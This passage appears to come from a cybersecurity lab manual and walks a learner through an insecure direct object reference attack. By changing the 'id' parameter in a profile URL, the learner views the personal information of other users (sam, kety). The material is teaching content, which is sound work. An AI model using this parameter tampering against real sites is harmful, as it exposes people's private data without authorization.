
5. You are logged into the website. Click the **View Profile** tab from the menu bar.




6. You will be redirected to the profile page, which displays the personal information of **steve** (here, you). You will observe that the value of **ID** in the personal information and address bar is **4**.



7. Now, try to change the parameter in the address bar to **id=1** and press **Enter**.




8. You will be redirected to the profile of **sam** without having to perform any hacking techniques to explore the database. Here, you can observe Sam's personal information under the **View Profile** tab, as shown in the screenshot.




9. Now, try the parameter **id=3** in the address bar and press **Enter**.
10. You get the profile for **kety**. This way, you can change the id number and obtain profile information for different users.

